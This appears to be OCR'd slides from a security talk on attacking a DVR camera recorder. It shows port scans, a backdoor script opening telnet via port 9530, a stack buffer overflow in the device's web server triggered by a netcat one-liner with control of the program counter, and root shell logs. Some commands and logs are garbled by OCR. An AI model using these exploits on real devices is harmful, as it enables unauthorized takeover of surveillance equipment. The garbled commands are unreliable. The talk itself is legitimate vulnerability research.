
Port	Protocol	State	Service	Version
80	tcp	open	http	Microsoft IIS/8.5
554	tcp	open	rtsp	H264DVR rtsp 1.0.0
511	udp	open filtered	whois	
888	udp	open filtered	unknown	
1027	udp	open filtered	ans	
1434	udp	open filtered	ms-sql-m	
2148	udp	open filtered	versys-ucf	
2161	udp	open filtered	apc-2161	
2343	udp	open filtered	nats-https	
5401	udp	open filtered	squid-https	
5010	udp	open filtered	telepathytat	
8001	udp	open filtered	vocon-vocon	
16545	udp	open filtered	unknown	
17395	udp	open filtered	unknown	
17924	udp	open filtered	unknown	
18965	udp	open filtered	unknown	
19022	udp	open filtered	unknown	
19294	udp	open filtered	unknown	
19827	udp	open filtered	unknown	
20196	udp	open filtered	unknown	
20499	udp	open filtered	unknown	
20424	udp	open filtered	unknown	
20425	udp	open filtered	unknown	
20742	udp	open filtered	unknown	
21488	udp	open filtered	unknown	
21142	udp	open filtered	unknown	
38097	udp	open filtered	unknown	
27959	udp	open filtered	unknown	
32125	udp	open filtered	unknown	
32115	udp	open filtered	unknown	
36017	udp	open filtered	unknown	
40913	udp	open filtered	unknown	
43524	udp	open filtered	unknown	
40179	udp	open filtered	unknown	
49159	udp	open filtered	unknown	
49168	udp	open filtered	unknown	
48328	udp	open filtered	unknown	
49141	udp	open filtered	unknown	

File Hosts



<https://nmap.org/>

```
-- 192.168.1.10 ping statistics --
8 packets transmitted, 7 received, 12.5% packet loss, time 7010ms
rtt min/avg/max/mdev = 48.312/210.384/715.434/212.392 ms
$ nmap 192.168.1.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-26 19:15 BST
Nmap scan report for 192.168.1.10
Host is up (1.8s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
554/tcp   open  rtsp
```






Remote Back Door to Open Telnet

```
dvr@dvr-VirtualBox:~/Desktop/hs-dvr-telnet$ ./hs-dvr-telnet.py 192.168.1.10
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[*] sending OpenTelnet:OpenOnce...
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[*] sending OpenTelnet:OpenOnce...
[+] Opening connection to 192.168.1.10 on port 9530: Done
[*] sending OpenTelnet:OpenOnce...
[+] Opening connection to 192.168.1.10 on port 9530: Done
[*] sending OpenTelnet:OpenOnce...
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
```

```
dvr@dvr-VirtualBox:~/Desktop/hs-dvr-telnet$ nmap -T4 -F 192.168.1.10
Starting Nmap 7.60 ( https://nmap.org ) at 2020-07-05 20:09 BST
Nmap scan report for 192.168.1.10
Host is up (0.011s latency).
Not shown: 97 filtered ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
554/tcp   open  rtsp

Nmap done: 1 IP address (1 host up) scanned in 2.00 seconds
dvr@dvr-VirtualBox:~/Desktop/hs-dvr-telnet$
```





Buffer Overflow

buffer overflow in builtin webserver

The Sofia binary handles the HTTP requests on port 80/tcp. Let us try some fuzzing with the requests. Of course, attaching gdb (see above) should be helpful. Actually, we should kill the Sofia process and restart it with gdbserver to see the console output as well:

```
$ kill -638  
$ /mnt/atd/gdbserver :2088 /var/Sofia
```

And locally:

```
$ gdb -q -ex 'set gdutarget elf32-littlelearm' -ex 'target remote 192.168.88.127:2088'  
gef> c
```

Now let us see the GET requests. No response!

```
$ echo 'GET /' | nc 192.168.88.127 80
```

Normal response (even without proper closing and/or newline at the end):

```
$ aecho -ne 'GET / HTTP' | nc 192.168.88.127 80
```

Test for some overflow with a looong request:

```
$ python -c 'print "GET " + "0123" + "a"*(299-4) + "wxyz" + " HTTP"' | nc 192.168.88.127 80
```

Nice. The response is a 200 with a 404 File Not Found message, but we can see a wonderful crash in the gdb...)

Note, that there is a watchdog kernel module enabled for the Sofia application. If it is not running for a minute, the device reboots. This is good on the one hand if we experiment with a remote device, but it is bad on the other if we want to do some debugging smoothly.

The watchdog can not be turned off once it has been started, so the only way to get rid of it is to modify the read-only


program flow control

Why is the crash wonderful (in an attacker's view)? The remote process Sofia got SIGSEGV (segmentation fault), the stack is filled up with our "a" characters, but the most important is: the \$pc (program counter) register has our injected value `0xe1816160 ("aaaa"-1)` in it (probably triggered by a ret but the cause is not important). This should be a classical stack overflow, and this means that we have the chance to control the program flow easily.

After some experimenting (by interval halving):

```
$ python -c 'print "GET " + "0123" + "a"*(299-4) + "wxyz" + " HTTP"' | nc 192.168.88.127 80
```

This results SIGSEGV, too, and the \$pc register is `0x7a797876 (~"wxyz"; reversed, because byte-ordering is little-endian; and -1 because alignment)`. Our payload starts (with "0123aaa...") at `$sp+0x14` (stack base + `0x14`).





Buffer Overflow

The screenshot shows the Burp Suite Professional interface with the following details:

Request:


```
GET /Login.htm HTTP/1.1
Host: 127.0.0.1:1080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Gecko/20200101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Connection: close
Cookie:
Set-Cookie: login=1; expires=978420pmn1204242121usernames122123412341234123
HTTP/1.1 200 OK
Content-Type: Content-Type: text/html
Server: vs-nginx 1.8.0
Date: Sun, 27 Jul 2014 13:04:55 GMT
Content-Length: 455
Content-Type: text/html; charset=UTF-8
Content-Security-Policy: frame-ancestors 'self'
```

Response:

```
<!DOCTYPE html PUBLIC "-//IETF//DTD HTML 1.0 Transitional//EN" "http://www.w3.org/TR/REC-html40-19980428/strict.dtd">
<html><head><title>Log In</title></head>
<body><script>var pHashCookie = new Hash.Cookie('NetSurveillanceWebCookie', {duration: 3600});<br>
var settings = {
    username: '',
    password: ''
};<br>
function resetSetting() {
    pHashCookie.extend(settings);
}<br>
var iLanguage=100;
function rmaxId(i)<br>
{
    if(username).setStyle('width': InputName.width);
    if(username).setStyle('height': InputName.height);
    if(username).setStyle('margin-top', InputName.marginTop);
    if(username).setStyle('margin-right', InputName.marginRight);
    if(password).setStyle('width': InputPassword.width);
    if(password).setStyle('height': InputPassword.height);
    if(password).setStyle('margin-top', InputPassword.marginTop);
    if(password).setStyle('margin-right', InputPassword.marginRight);
    if(logIn).setStyle('width': LogIn.width);
    if(logIn).setStyle('height', LogIn.height);
}<br>
if(!iLangR){<br>
    if(iLangR).setStyle('background-color', 'white');
}<br>
</body></html>
```

Search Results:

- 0 matches for "done"
- 0 matches for "name"
- 11,617 bytes | 972 millis.





Buffer Overflow

dvr@dvr-VirtualBox: ~

```

File Edit View Search Terminal Help
494 root      0 SW- [kpmoused]
511 root      888 S  /bin/sh /etc/init.d/rcS
523 root      516 S < udevd --daemon
530 root      0 SWN [jffs2_gcd_ntd6]
801 root      816 S  routedaemon
802 root      9008 S dogtest
805 root      816 S  timecheck
806 root      808 S  macGuarder
808 root      888 S  telnetd
819 root      1072 S dvrHelper /lib/modules /var/Sofia 127.0.0.1 9578 1
820 root      612m S  /var/Sofia
833 root      888 R  ps
907 root      904 S  -sh
908 root      888 R  ps
[root@localhost ~]# kill 820
[root@localhost ~]# ulimit -c unlimited
[root@localhost ~]# cd /var
[root@localhost ~]# ./Sofia
SystemGetBoardType value: 0x1
cpu_value :0x3
SERIES_TYPE = 3
PRODUCTION_MODEL = 0x2f
match success, return
=====dump_hvrcap()=====
Analog-n5MChn: 0
Analog-n3MChn: 0
Analog-niUXGChn: 0
Analog-n1080PChn: 0
Analog-n960PChn: 0
Analog-n720PChn: 0
Analog-n960HChn: 0
Analog-nD1Chn: 2
Analog-RHD1Chn: 0
Analog-nC1FChn: 6
Digital-n5MChn: 0
Digital-n3MChn: 0
Digital-niUXGChn: 0
Digital-n1080PChn: 0
Digital-n960PChn: 0
Digital-n960HChn: 0


```

dvr@dvr-VirtualBox: ~

```

File Edit View Search Terminal Help
ecv: Success
TTPD: fd: 222, IP: 0xic01a8c0
ecv: Success
connect errorconnect ip[185.53.177.52], port[15000] fail!
RSR: OpenNet failed!
TTPD: fd: 222, IP: 0xic01a8c0
ecv: Success
TTPD: fd: 222, IP: 0xic01a8c0
ecv: Success
TTPD: fd: 222, IP: 0xic01a8c0
ecv: Success
ave Systime to Flash:2020-07-07 18:07:43, Time:184 Min,
TTPD: fd: 222, IP: 0xic01a8c0
ecv: Success
TTPD: fd: 223, IP: 0xic01a8c0
ecv: Success
TTPD: fd: 223, IP: 0xic01a8c0
ecv: Success
TTPD: fd: 222, IP: 0xic01a8c0
ecv: Success
request>>>
POST /Login.htm HTTP/1.1
Host: 192.168.2.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate

```





Buffer Overflow

```
HTTPD: fd: 222, IP: 0x1c01a8c0
login(min, *****, DVRIP-Web, address:0x1c01a8c0)
user:min account invalid
000000000ret:20$login failed, username error.
HTTPD: fd: 222, IP: 0x1c01a8c0
login(min, *****, DVRIP-Web, address:0x1c01a8c0)
user:min account invalid
000000000ret:20$login failed, username error.
HTTPD: fd: 222, IP: 0x1c01a8c0
login(min, *****, DVRIP-Web, address:0x1c01a8c0)
user:min account invalid
000000000ret:20$login failed, username error.
HTTPD: fd: 222, IP: 0x1c01a8c0
login(min, *****, DVRIP-Web, address:0x1c01a8c0)
user:min account invalid
000000000ret:20$login failed, username error.
HTTPD: fd: 222, IP: 0x1c01a8c0
login(min, *****, DVRIP-Web, address:0x1c01a8c0)
user:min account invalid
000000000ret:20$login failed, username error.
HTTPD: fd: 222, IP: 0x1c01a8c0
login(min, *****, DVRIP-Web, address:0x1c01a8c0)
user:min account invalid
000000000ret:20$login failed, username error.
HTTPD: fd: 222, IP: 0x1c01a8c0
login(min, *****, DVRIP-Web, address:0x1c01a8c0)
user:min account invalid
000000000ret:20$login failed, username error.
HTTPD: fd: 222, IP: 0x1c01a8c0
login(min, *****, DVRIP-Web, address:0x1c01a8c0)
user:min account invalid
000000000ret:20$login failed, username error.
HTTPD: fd: 222, IP: 0x1c01a8c0
login(min, *****, DVRIP-Web, address:0x1c01a8c0)
user:min account invalid
000000000ret:20$login failed, username error.
HTTPD: fd: 222, IP: 0x1c01a8c0
login(min, *****, DVRIP-Web, address:0x1c01a8c0)
user:min account invalid
000000000ret:20$login failed, username error.
HTTPD: fd: 222, IP: 0x1c01a8c0
login(min, *****, DVRIP-Web, address:0x1c01a8c0)
user:min account invalid
000000000ret:20$login failed, username error.
HTTPD: fd: 222, IP: 0x1c01a8c0
login(min, *****, DVRIP-Web, address:0x1c01a8c0)
user:min account invalid
000000000ret:20$login failed, username error.
HTTPD: fd: 222, IP: 0x1c01a8c0
login(min, *****, DVRIP-Web, address:0x1c01a8c0)
user:min account invalid
000000000ret:20$login failed, username error.
HTTPD: fd: 222, IP: 0x1c01a8c0
login(min, *****, DVRIP-Web, address:0x1c01a8c0)
user:min account invalid
000000000ret:20$login failed, username error.
HTTPD: fd: 222, IP: 0x1c01a8c0
login(min, *****, DVRIP-Web, address:0x1c01a8c0)
user:min account invalid
000000000ret:20$login failed, username error.
HTTPD: fd: 222, IP: 0x1c01a8c0
login(min, *****, DVRIP-Web, address:0x1c01a8c0)
user:min account invalid
000000000ret:20$login failed, username error.
HTTPD: fd: 222, IP: 0x1c01a8c0
login(min, *****, DVRIP-Web, address:0x1c01a8c0)
user:min account invalid
000000000ret:20$login failed, username error.
```


```
dvr@dvr-VirtualBox: ~/Desktop
```

```
File Edit View Search Terminal Help
Cookie: NetSuvillanceWebCookie=%7B%22param1%22%3A%22admin%22%2C%22username%25%3A%22admin%22%27D
Upgrade-Insecure-Requests: 1
command=login&param1=admin&param2=
request>>>
-----
waiting...
waiting...
waiting...
waiting...
Trying 192.168.1.10...
Connected to 192.168.1.10.
Escape character is '^]'.
LocalHost login: root
Password:
BusyBox v1.16.1 (2013-06-17 14:17:07 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

Welcome to Monitor Tech.
[root@LocalHost /]$
```

```
HTTPD: fd: 122, IP: 0x1c01a8c0
Connection closed by foreign host.
Time took to reboot : 31
Plain/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
Accept: application/javascript;q=0.8
Accept: text/javascript;q=0.8
Accept: text/css;q=0.8
Content-Length: 39
Origin: http://192.168.1.10
t/html,application/xhtml+xml,application/xml;q=0.9,*/*
Accept: application/javascript;q=0.8
Origin: http://192.168.1.10
Connection: close
Cookie: NetSuvillanceWebCookie=%7B%22param1%22%3A%22admin%22%2C%22username%25%3A%22admin%22%27D
Upgrade-Insecure-Requests: 1
command=login&param2=
0

Response Post-Processor: stopped
Request Number 123
<>>>
123
-->>
Request>>
response>>
<<>>
123
-->>
request>>
response>>
<<>>
124
-->>
Request>>
response>>
<<>>
```





Buffer Overflow

```
Tue 18:33 ●
dvr@dvr-VirtualBox: ~/Des
File Edit View Search Terminal Help
refox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10/Login.htm
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://0.65367.1.10
Connection: close
Cookie: NetSurveillanceWebCookie=%7B%22param1%22%3A%22admin%22%7D
Upgrade-Insecure-Requests: 1
command=login&param1=admin&param1844674467370955161
request>>
-----
waiting...
waiting...
waiting...
waiting...
Trying 192.168.1.10...
Connected to 192.168.1.10.
Escape character is '^['.
LocalHost login: root
Password:
BusyBox v1.16.1 (2013-06-17 14:17:07 CST) built-in shell
Enter 'help' for a list of built-in commands.
Welcome to Monitor Tech.
[root@localhost /]$ cd /var
[root@localhost /var]$ ulimit -c unlimited
[root@localhost /var]$ sh -c "kill -9 $(ps | awk '/\./{if (NR!=1) {print}}')"
sh: you need to specify whom to kill
[root@localhost /var]$ sh -c "/var/sofia > /dev/null"
[root@localhost /var]$
```

Remote Code Execution



?



DVR Security Evolution Part 2




....Loading




THE HARDWARE....



Initial Inspection



UART



SPI FLASH



Hardware Components



Initial Inspection




Initial Inspection





Schematics





(3) JT3 - RS232 - AHB70XXH
(3) CN11 - RS232 - AHB780-3S20D.
(3) CN3
(3) CN11 - UART - AHB700XT8
1: RXD 2: TXD 3: GND
CN17 - AHB700XT8-3S3I
ST23 - "

GND - BLACK
TX - BLUE
RX - SILVER →

